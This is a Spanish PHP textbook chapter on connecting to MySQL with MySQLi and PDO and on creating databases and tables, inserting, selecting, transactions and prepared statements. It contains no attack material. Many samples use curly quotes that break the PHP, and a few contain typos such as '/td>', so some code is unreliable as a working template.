Se hablará con mayor detalle de las bases de datos MySQL y SQLite más adelante en este capítulo.

PHP 5 con MySQL

La base de datos de código abierto más popular y más utilizada con PHP es MySQL. PHP 5 y posterior pueden funcionar con una base de datos MySQL usando:

- Extensión MySQLi (la "i" significa mejorada).
- MySQL Procesal (Procedural).
- PhP Data Objects (PDO, objetos de datos PHP).

Otra forma de conectividad es a través de las funciones del controlador nativo para una base de datos específica.

> *Nota: en PHP 5.5 la extensión ext / mysql ha quedado oficialmente en desuso y debe evitarse para todos los códigos nuevos.*

Extensión mejorada de MySQL (MySQLi)

PHP y MySQL han desarrollado una estrecha relación a lo largo de los años. Cuando MySQL introdujo nuevas características como transacciones, declaraciones preparadas y una API de biblioteca de cliente más eficiente, PHP introdujo en su versión 5, la extensión mejorada de MySQL (o MySQLi), la cual proporciona acceso a las características de MySQL 4.1.3 y posteriores. La extensión MySQLi proporciona un enfoque procesal para aquellos que están acostumbrados a usar las funciones mysql_* ahora obsoletas y una interfaz orientada a objetos para aquellos interesados y cómodos con la programación orientada a objetos (OOP).

PHP Data Objects (PDO)

PDO, acrónimo de PHP Data Objects, es una extensión de PHP que define una interfaz ligera y consistente para acceder a bases de datos PHP, aunque puede funcionar con MySQL, así como con otros tipos de bases de datos (SQLite, Oracle, PostgreSQL, entre otras). La distribución estándar de PHP 5.1 y superior incluye PDO y los controladores para SQLite por defecto. Sin embargo, hay muchos otros controladores de bases de datos para PDO, incluidos Microsoft SQL Server, Firebird, MySQL, Oracle, PostgreSQL y ODBC.

Una vez que se instala el controlador, el proceso para usarlo es, en su mayor parte, el mismo porque PDO proporciona una capa de acceso a datos unificada para cada uno de

estos motores. Ya no es necesario tener funciones separadas mysql_query() o pg_query(), ya que PDO proporciona una única interfaz orientada a objetos para todas estas bases de datos.

La diferencia viene en el SQL usado para cada base de datos; cada motor proporciona sus propias palabras clave especializadas, y PDO no proporciona un medio para estandarizar las declaraciones en los motores de bases de datos. Por lo tanto, al cambiar una aplicación de una base de datos a otra, deberá prestar mucha atención a las declaraciones SQL emitidas desde su aplicación para asegurarse de que no contengan palabras clave o funcionalidades que el nuevo motor de base de datos no reconoce.

¿Debo usar MySQLi o PDO?

Tanto MySQLi como PDO tienen sus ventajas: PDO funcionará en 12 sistemas de bases de datos diferentes, mientras que MySQLi sólo funcionará con bases de datos MySQL. Entonces, si tiene que cambiar su proyecto para usar otra base de datos, PDO facilita el proceso. Sólo tiene que cambiar la cadena de conexión y algunas consultas. Con MySQLi, deberá volver a escribir todo el código, incluidas las consultas. Ambos están orientados a objetos, pero MySQLi también ofrece una API de procedimiento (MySQLi Procesal). Ambos admiten declaraciones preparadas, las cuales protegen de la inyección de SQL y son muy importantes para la seguridad de las aplicaciones web.

5.2 MySQL

MySQL es un sistema de gestión de bases de datos relacionales (RDBMS, por sus siglas en inglés) de código abierto que utiliza lenguaje de consulta estructurado (SQL).

Muchas aplicaciones populares como SugarCRM, Magento, WordPress y Drupal lo utilizan, ya que éstas están escritas en lenguaje PHP y el motor de base de datos más utilizado por PHP es precisamente MySQL.

A continuación se explicará con ejemplos que incluyen la extensión MySQLi, la forma procedimental de MySQL y PHP Data Objects (PDO), las operaciones que se pueden realizar en una base de datos MySQL, como conexión, creación de base de datos, creación, modificación y borrado de tablas o datos, entre otras.

Conectar al servidor MySQL

Antes de poder ejecutar cualquier consulta a la base de datos se debe establecer la conexión al servidor MySQL. Dicha conexión se puede realizar a través de MySQLi, PDO o MySQL Procesal (Procedural).

A continuación se muestran ejemplos de conexión a una base de datos MySQL usando estas tres opciones.

Ejemplo con MySQLi Orientado a Objetos

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña);

// Chequear conexión
if ($conexion->connect_error) {
    die("Conexión fallida: " . $conexion->connect_error);
}
echo "Conectado exitosamente";
```

Sobre el ejemplo anterior cabe destacar que $connect_error se rompió hasta PHP 5.2.9 y 5.3.0. Si necesita garantizar la compatibilidad con las versiones de PHP anteriores a 5.2.9 y 5.3.0, utilice el siguiente código:

```
// Verifica la conexión
if (mysqli_connect_error ()) {
    die("Falló la conexión de la base de datos:".
mysqli_connect_error ());
}
```

Ejemplo con MySQLi Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña);

// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}
echo “Conectado exitosamente”;

?>
```

Ejemplo con PHP Data Object (PDO)

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;

try {
    $conexion = new PDO(“mysql:host=$servidor;dbname=instituto”,
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
    echo “Conectado exitosamente”;
}
catch(PDOException $e)
{
    echo “Conexión fallida: ” . $e->getMessage();
}

?>
```

En el código anterior, debe cambiar el nombre de usuario y la contraseña según los detalles de su servidor. PDO requiere una base de datos válida para conectarse. Si no se especifica una base de datos, se genera una excepción.

> *Nota: Una gran ventaja de PDO es que tiene una clase de excepción para manejar cualquier problema que pueda ocurrir en las consultas de nuestra base de datos. Si se produce una excepción dentro del bloque try {}, el script deja de ejecutarse y fluye directamente al primer bloque catch () {}.*

Cerrar la conexión

Es una buena práctica cerrar la conexión al servidor MySQL una vez que se haya terminado de ejecutar el script. Para cerrar la conexión al servidor use lo siguiente:

MySQLi Orientado a Objetos:

```
$conexion->close();
```

MySQL Procesal:

```
mysqli_close($conexion);
```

MySQL PDO:

```
$conexion = null;
```

Crear una Base de Datos

Una base de datos consta de una o más tablas en las que se almacenan datos. Necesitará privilegios especiales de CREACIÓN para crear o eliminar una base de datos MySQL.

La instrucción CREATE DATABASE se usa para crear una base de datos en MySQL. Los siguientes ejemplos crean una base de datos llamada "instituto":

Ejemplo con MySQLi Orientado a Objetos

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

// Crear base de datos
$sql = “CREATE DATABASE instituto”;
if ($conexion->query($sql) === TRUE) {
    echo “Base de datos creada exitosamente”;
} else {
    echo “Error creando la base de datos: ” . $conexion->error;
}

$conexion->close();
```

Nota: Cuando crea una nueva base de datos, sólo debe especificar los primeros tres argumentos para el objeto mysqli (nombre del servidor, nombre de usuario y contraseña).

Si tiene que usar un puerto específico, agregue una cadena vacía para el argumento del nombre de la base de datos, de esta manera:

```
new mysqli (“localhost”, “nombre de usuario”, “contraseña”, “”, puerto)
```

Ejemplo con MySQL Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

// Crear base de datos
$sql = “CREATE DATABASE instituto”;
if (mysqli_query($conexion, $sql)) {
    echo “Base de datos creada exitosamente”;
} else {
    echo “Error creando la base de datos: ” . mysqli_error($conexion);
}

mysqli_close($conexion);

?>
```

Ejemplo con PDO:

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";

try {
    $conexion    =    new    PDO("mysql:host=$servidor",    $usuario,
$contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
    $sql = "CREATE DATABASE instituto";
    // usar exec() porque no se devuelven resultados
    $conexion->exec($sql);
    echo "Base de datos creada exitosamente<br>";
    }
catch(PDOException $e)
    {
    echo $sql . "<br>" . $e->getMessage();
    }

$conexion = null;

?>
```

Un gran beneficio de PDO es que tiene una clase de excepción para manejar cualquier problema que pueda ocurrir en las consultas de la base de datos. Si se produce una excepción dentro del bloque try{}, el script deja de ejecutarse y fluye directamente al primer bloque catch(){}. En el bloque catch anterior, hacemos echo de la instrucción SQL y el mensaje de error generado.

PDO proporciona manejo de excepciones, por lo tanto, es mejor que mysqli, ya que hay muchas posibilidades de que ocurra una excepción al ejecutar consultas SQL en la base de datos.

Crear Tabla

Una tabla de base de datos tiene su propio nombre único y consta de columnas y filas. La instrucción CREATE TABLE se usa para crear una tabla en MySQL.

Se creará una tabla llamada "Alumnos", con cinco columnas: "id", "nombre", "apellido", "correo electrónico" y "fecha_registro":

```
CREATE TABLE Alumnos (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
nombre VARCHAR(30) NOT NULL,
apellido VARCHAR(30) NOT NULL,
correo_electronico VARCHAR(50),
fecha_registro TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP
)
```

El tipo de datos especifica qué tipo de datos puede contener la columna. Luego puede especificar otros atributos opcionales para cada columna:

- NOT NULL: cada fila debe contener un valor para esa columna, no se permiten valores nulos.
- Valor predeterminado: establece un valor predeterminado que se agrega cuando no se pasa ningún otro valor.
- SIN FIRMAR: se utiliza para tipos de números, limita los datos almacenados a números positivos y cero.
- INCREMENTO AUTOMÁTICO: MySQL aumenta automáticamente el valor del campo en 1 cada vez que se agrega un nuevo registro.
- CLAVE PRIMARIA: se utiliza para identificar de forma exclusiva las filas de una tabla. La columna con la configuración PRIMARY KEY es a menudo un número de identificación, y a menudo se usa con AUTO_INCREMENT.

Cada tabla debe tener una columna de clave principal (en este caso: la columna "id"). Su valor debe ser único para cada registro en la tabla.

Los siguientes ejemplos muestran cómo crear la tabla en PHP:

Ejemplo con MySQLi Orientado a Objetos:

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

// sql para crear la tabla
$sql = “CREATE TABLE Alumnos (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
nombre VARCHAR(30) NOT NULL,
apellido VARCHAR(30) NOT NULL,
correo_electronico VARCHAR(50),
fecha_registro TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP
)”;

if ($conexion->query($sql) === TRUE) {
    echo “Tabla Alumnos creada satisfactoriamente”;
} else {
    echo “Error creando tabla: ” . $conexion->error;
}
```

Ejemplo con MySQLi Procedural

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

// sql para crear tabla
$sql = “CREATE TABLE Alumnos (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
nombre VARCHAR(30) NOT NULL,
apellido VARCHAR(30) NOT NULL,
correo_electronico VARCHAR(50),
fecha_registro TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP
)”;

if (mysqli_query($conexion, $sql)) {
    echo “Tabla Alumnos creada satisfactoriamente”;
} else {
    echo “Error creando tabla: ” . mysqli_error($conexion);
}

mysqli_close($conexion);

?>
```

Ejemplo con PDO

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

try {
    $conexion = new PDO(“mysql:host=$servidor;dbname=$esquema”,
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

    // sql para crear tabla
    $sql = “CREATE TABLE Alumnos (
    id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
    nombre VARCHAR(30) NOT NULL,
    apellido VARCHAR(30) NOT NULL,
    correo_electronico VARCHAR(50),
    fecha_registro TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP
    )”;

    // usar exec() porque no se devuelven resultados
    $conexion->exec($sql);
    echo “Tabla Alumnos creada satisfactoriamente”;
    }
catch(PDOException $e)
    {
    echo $sql . “<br>” . $e->getMessage();
    }
```

Insertar Datos en una Tabla

Después de crear una base de datos y una tabla, se puede comenzar a agregar datos en ella. Para esto se deben seguir algunas reglas de sintaxis:

- La consulta SQL debe ser citada en PHP.
- Los valores de cadena dentro de la consulta SQL deben ir entre comillas.
- Los valores numéricos no deben ser citados, es decir, no deben ir entre comillas.
- La palabra NULL no debe ser citada.
- Si una columna en una tabla es AUTO_INCREMENT, entonces no se tiene que insertar datos en esa columna, ya que esto se hace automáticamente en la tabla.

La instrucción INSERT INTO se usa para agregar nuevos registros a una tabla MySQL:

```
INSERT INTO nombre_tabla (columna1, columna2, columna3,...)
VALUES (valor1, valor2, valor3,...)
```

Nota: Si una columna es TIMESTAMP con la actualización predeterminada de current_timesamp (como la columna "fecha_registro"), no es necesario especificarla en la consulta SQL; MySQL agregará automáticamente el valor.

Siguiendo con el ejemplo de la tabla Alumnos que se creó anteriormente, ahora hace falta llenarla con datos. Los siguientes ejemplos agregan un nuevo registro a la tabla Alumnos:

Ejemplo con MySQLi Orientado a Objetos

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

$sql = “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Juan’, ‘García’, ‘juan@ejemplo.com’)”;

if ($conexion->query($sql) === TRUE) {
    echo “Nuevo registro creado con éxito”;
} else {
    echo “Error: ” . $sql . “<br>” . $conexion->error;
}

$conexion->close();

?>
```

Ejemplo con MySQLi Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

$sql = “INSERT INTO Alumnos (nombre, apellido, correo_electronico)
VALUES (‘María’, ‘González’, ‘maria@ejemplo.com’)”;

if (mysqli_query($conexion, $sql)) {
    echo “Nuevo registro creado satisfactoriamente”;
} else {
    echo “Error: ” . $sql . "<br>" . mysqli_error($conexion);
}
```

Ejemplo PDO

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

try {
    $conexion  =  new  PDO("mysql:host=$servidor;dbname=$esquema",
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
    $sql    =    "INSERT    INTO    Alumnos    (nombre,    apellido,
correo_electronico)
    VALUES ('Luis', 'López', 'luis@ejemplo.com')";
    // usar exec() porque no se devuelven resultados
    $conexion->exec($sql);
    echo "Nuevo registro creado satisfactoriamente";
    }
catch(PDOException $e)
    {
    echo $sql . "<br>" . $e->getMessage();
    }
```

Obtener ID del último registro insertado

Si se hace un INSERT o UPDATE en una tabla con un campo AUTO_INCREMENT se puede obtener el ID del último registro insertado / actualizado inmediatamente.

En la tabla Alumnos, la columna "id" es un campo AUTO_INCREMENT:

```
CREATE TABLE Alumnos (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
nombre VARCHAR(30) NOT NULL,
apellido VARCHAR(30) NOT NULL,
correo_electronico VARCHAR(50),
fecha_registro  TIMESTAMP  DEFAULT  CURRENT_TIMESTAMP  ON  UPDATE
CURRENT_TIMESTAMP
)
```

Los siguientes ejemplos son iguales a los ejemplos Insertar datos en MySQL, excepto que se ha agregado una sola línea de código para recuperar el ID del último registro insertado. También se hace echo del último ID insertado:

Ejemplo con MySQLi Orientado a Objetos

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die("Conexión fallida: " . $conexion->connect_error);
}

$sql = "INSERT INTO Alumnos (nombre, apellido, correo_electronico)
VALUES ('José', 'Fernández', 'jose@ejemplo.com')";

if ($conexion->query($sql) === TRUE) {
    $ultimo_id = $conexion->insert_id;
    echo "Nuevo registro creado satisfactoriamente. Último ID insertado es: " . $ultimo_id;
} else {
    echo "Error: " . $sql . "<br>" . $conexion->error;
}

$conexion->close();

?>
```

Ejemplo con MySQLi Procesal

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if (!$conexion) {
    die("Conexión fallida: " . mysqli_connect_error());
}

$sql = "INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES ('Ana', 'Rodríguez', 'ana@ejemplo.com')";

if (mysqli_query($conexion, $sql)) {
    $ultimo_id = mysqli_insert_id($conexion);
    echo "Nuevo registro creado satisfactoriamente. Último ID
insertado es: " . $ultimo_id;
} else {
    echo "Error: " . $sql . "<br>" . mysqli_error($conexion);
}
```

Ejemplo con PDO

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

try {
    $conexion  =  new  PDO(“mysql:host=$servidor;dbname=$esquema”,
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
    $sql    =    “INSERT    INTO    Alumnos    (nombre,    apellido,
correo_electronico)
    VALUES (‘Carlos’, ‘Pérez’, ‘carlos@ejemplo.com’)”;
    // usar exec() porque no se devuelven resultados
    $conexion->exec($sql);
    $ultimo_id = $conexion->lastInsertId();
    echo  “Nuevo  registro  creado  satisfactoriamente.  Último  ID
insertado es: ” . $ultimo_id;
    }
catch(PDOException $e)
    {
    echo $sql . “<br>” . $e->getMessage();
    }

$conexion = null;

?>
```

Insertar múltiples registros en una tabla

Se deben ejecutar varias instrucciones SQL con la función mysqli_multi_query(). Los siguientes ejemplos agregan tres nuevos registros a la tabla Alumnos:

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

$sql = “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Luisa’, ‘Martínez’, ‘luisa@ejemplo.com’);”;
$sql .= “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Antonio’, ‘Navarro’, ‘antonio@ejemplo.com’);”;
$sql .= “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Carmen’, ‘Muñoz’, ‘carmen@ejemplo.com’)”;

if ($conexion->multi_query($sql) === TRUE) {
    echo “Nuevos registros creados satisfactoriamente”;
} else {
    echo “Error: ” . $sql . “<br>” . $conexion->error;
}

$conexion->close();

?>
```

Tenga en cuenta que cada instrucción SQL debe estar separada por un punto y coma.

Ejemplo con MySQLite Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña,
$esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

$sql = “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Isabel’, ‘Fernández’, ‘isabel@ejemplo.com’);”;
$sql .= “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Javier’, ‘Romero’, ‘javier@ejemplo.com’);”;
$sql .= “INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
VALUES (‘Manuel’, ‘Hernández’, ‘manuel@ejemplo.com’)”;

if (mysqli_multi_query($conexion, $sql)) {
    echo “Nuevos registros creados satisfactoriamente”;
} else {
    echo “Error: ” . $sql . “<br>” . mysqli_error($conexion);
}

mysqli_close($conexion);

?>
```

Ejemplo con PDO

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

try {
    $conexion  =  new  PDO(“mysql:host=$servidor;dbname=$esquema”,
$usuario, $contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

    // comenzar la transacción
    $conexion->beginTransaction();
    // sentencias SQL
    $conexion->exec(“INSERT  INTO  Alumnos  (nombre,  apellido,
correo_electronico)
    VALUES (‘David’, ‘García’, ‘davidg@ejemplo.com’)”);
    $conexion->exec(“INSERT  INTO  Alumnos  (nombre,  apellido,
correo_electronico)
    VALUES (‘María’, ‘Pérez’, ‘mariap@ejemplo.com’)”);
    $conexion->exec(“INSERT  INTO  Alumnos  (nombre,  apellido,
correo_electronico)
    VALUES (‘Víctor’, ‘Álvarez’, ‘victor@ejemplo.com’)”);

    // ejecutar la transacción
    $conexion->commit();
    echo “Nuevos registros creados satisfactoriamente”;
    }
catch(PDOException $e)
    {

  // deshacer la transacción si algo falla
   $conexion->rollback();
    echo “Error: ” . $e->getMessage();
    }

$conexion = null;

?>
```

Declaraciones Preparadas de MySQL

Las declaraciones preparadas son muy útiles contra las inyecciones de SQL. Una declaración preparada es una función utilizada para ejecutar las mismas declaraciones SQL (o similares) repetidamente con alta eficiencia.
Las declaraciones preparadas básicamente funcionan así:

Ejemplo con MySQLi

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);

// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

// preparar y enlazar
$decl = $conexion->prepare(“INSERT INTO Alumnos (nombre, apellido, correo_electronico) VALUES (?, ?, ?)”);
$decl->bind_param(“sss”, $nombre, $apellido, $correo_electronico);

// establecer parámetros y ejecutar
$nombre = “Laura”;
$apellido = “Vázquez”;
$correo_electronico = “laura@ejemplo.com”;
$decl->execute();

$nombre = “Francisco”;
$apellido = “Torres”;
$correo_electronico = “francisco@ejemplo.com”;
$decl->execute();

$nombre = “José”;
$apellido = “Domínguez”;
$correo_electronico = “josed@ejemplo.com”;
$decl->execute();

echo “Nuevos registros creados satisfactoriamente”;

$decl->close();
$conexion->close();

?>
```

En el ejemplo anterior se puede ver que en la declaración INSERT INTO se sustituyeron los valores por signos de interrogación (?). Esto se hace cuando se requiere sustituir posteriormente por un valor, ya sea entero, cadena, doble, etc.

Luego, en la función bind_param() se vinculan los parámetros a la consulta SQL y se le indica a la base de datos cuáles son esos parámetros. El carácter 's' le dice a MySQL que el valor es una cadena, por eso el argumento que se pasa es "sss", ya que los tres parámetros son de tipo cadena.

El argumento puede ser uno de cuatro tipos:

- i - integer
- d - double
- s - string
- b - BLOB

Al decirle a MySQL qué tipo de datos esperar, se minimiza el riesgo de inyecciones SQL.

Nota: Si queremos insertar datos de fuentes externas (como la entrada del usuario), es muy importante que los datos se desinfecten y validen.

Ejemplo con PDO

El siguiente ejemplo utiliza declaraciones preparadas y parámetros enlazados en PDO:

```
<?php

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

try {
    $conexion = new PDO("mysql:host=$servidor;dbname=$esquema", $usuario,
$contraseña);
    // establecer el modo error PDO a excepción
    $conexion->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    // preparar sql y vincular parámetros
    $decl = $conexion->prepare("INSERT INTO Alumnos (nombre, apellido,
correo_electronico)
    VALUES (:nombre, :apellido, :correo_electronico)");
    $decl->bindParam(':nombre', $nombre);
    $decl->bindParam(':apellido', $apellido);
    $decl->bindParam(':correo_electronico', $correo_electronico);

    // insertar una fila
    $nombre = "Jesús";
    $apellido = "Sánchez";
    $correo_electronico = "jesus@ejemplo.com";
    $decl->execute();

    // insertar otra fila
    $nombre = "Cristina";
    $apellido = "Fernández";
    $correo_electronico = "cristina@ejemplo.com";
    $decl->execute();

    // insertar otra fila
    $nombre = "Miguel";
    $apellido = "Romero";
    $correo_electronico = "miguel@ejemplo.com";
    $decl->execute();

    echo "Nuevos registros creados satisfactoriamente";
    }
catch(PDOException $e)
    {
    echo "Error: " . $e->getMessage();
    }
$conexion = null;

?>
```

Seleccionar Datos de una Base de Datos

La instrucción SELECT se usa para seleccionar datos de una o más tablas:

```
SELECT nombre_columna(s) FROM nombre_tabla
```

O se puede usar el carácter asterisco (*) para seleccionar TODAS las columnas de una tabla:

```
SELECT * FROM nombre_tabla
```

Ejemplo con MySQLi Orientado a Objetos

El siguiente ejemplo selecciona las columnas id, nombre y apellido de la tabla Alumnos y lo muestra en la página:

```
<?php
$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ”. $conexion->connect_error);
}

$sql = “SELECT id, nombre, apellido FROM Alumnos”;
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    // datos de salida de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo “id: ” . $fila[“id”]. “ - Nombre: ” . $fila[“nombre"]. “
” . $fila[“apellido”]. “<br>”;
    }
} else {
    echo “No hay resultados”;
}
$conexion->close();

?>
```

En el ejemplo anterior se configuró una consulta SQL que selecciona las columnas id, nombre y apellido de la tabla Alumnos. La siguiente línea de código ejecuta la consulta y coloca los datos resultado antes en una variable llamada $resultado. Luego, la función num_rows() verifica si hay más de cero filas devueltas. Si se devuelven más de cero filas, la función fetch_assoc() coloca todos los resultados en una matriz asociativa que se puede recorrer. El bucle while() recorre el conjunto de resultados y genera los datos de las columnas id, nombre y apellido.

El siguiente ejemplo muestra lo mismo que el ejemplo anterior, en la forma de procedimiento MySQLi. Seleccionar datos de la tabla es un poco diferente de las otras operaciones. Para seleccionar varias filas de datos de la tabla, hay que ejecutar el método fetch() en un bucle.

Ejemplo MySQLi Procesal

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = mysqli_connect($servidor, $usuario, $contraseña,$esquema);
// Chequear conexión
if (!$conexion) {
    die(“Conexión fallida: ” . mysqli_connect_error());
}

$sql = “SELECT id, nombre, apellido FROM Alumnos”;
$resultado = mysqli_query($conexion, $sql);

if (mysqli_num_rows($resultado) > 0) {
    // datos de salida de cada fila
    while($fila = mysqli_fetch_assoc($resultado)) {
        echo “id: ” . $fila[“id”]. “ - Nombre: ” . $fila[“nombre”]. “
” . $fila[“apellido”]. “<br>”;
    }
} else {
    echo “No hay resultados”;
}

mysqli_close($conexion);

?>
```

También puede poner el resultado en una tabla HTML:

```
<?php

$servidor = “localhost”;
$usuario = “nombreusuario”;
$contraseña = “contraseña”;
$esquema = “instituto”;

// Crear conexión
$conexion = new mysqli($servidor, $usuario, $contraseña, $esquema);
// Chequear conexión
if ($conexion->connect_error) {
    die(“Conexión fallida: ” . $conexion->connect_error);
}

$sql = “SELECT id, nombre, apellido FROM Alumnos”;
$resultado = $conexion->query($sql);

if ($resultado->num_rows > 0) {
    echo “<table><tr><th>ID</th><th>Nombre</th></tr>”;
    // salida de datos de cada fila
    while($fila = $resultado->fetch_assoc()) {
        echo       “<tr><td>”.$fila[“id”].“</td><td>”.$fila[“nombre”].“
”.$fila[“apellido”].“/td></tr>”;
    }
    echo “</table>”;
} else {
    echo “No hay resultados”;
}
$conexion->close();

?>
```

El siguiente ejemplo utiliza declaraciones preparadas. Selecciona las columnas id, nombre y apellido de la tabla Alumnos y lo muestra en una tabla HTML:

Ejemplo con PDO y declaraciones preparadas

```
<?php

echo "<table style='border: solid 1px black;'>";
echo "<tr><th>Id</th><th>Nombre</th><th>Apellido</th></tr>";

class TablaFilas extends RecursiveIteratorIterator{
    function __construct($it) {
        parent::__construct($it, self::LEAVES_ONLY);
    }

    function current() {
        return "<td style='width:150px;border:1px solid black;'>" .
parent::current(). "</td>";
    }

    function beginChildren() {
        echo "<tr>";
    }

    function endChildren() {
        echo "</tr>" . "\n";
    }
}

$servidor = "localhost";
$usuario = "nombreusuario";
$contraseña = "contraseña";
$esquema = "instituto";

try {
    $conexion = new PDO("mysql:host=$servidor;dbname=$esquema",
$usuario, $contraseña);
    $conexion->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $decl = $conexion->prepare("SELECT id, nombre, apellido FROM
Alumnos");
    $decl->execute();

    //establecer la matriz resultante como asociativa
    $resultado = $decl->setFetchMode(PDO::FETCH_ASSOC);
    foreach(new TablaFilas(new RecursiveArrayIterator($decl-
>fetchAll())) as $x=>$y) {
        echo $y;
    }
}
catch(PDOException $e) {
    echo "Error: " . $e->getMessage();
}
$conexion = null;
echo "</table>";

?>
```

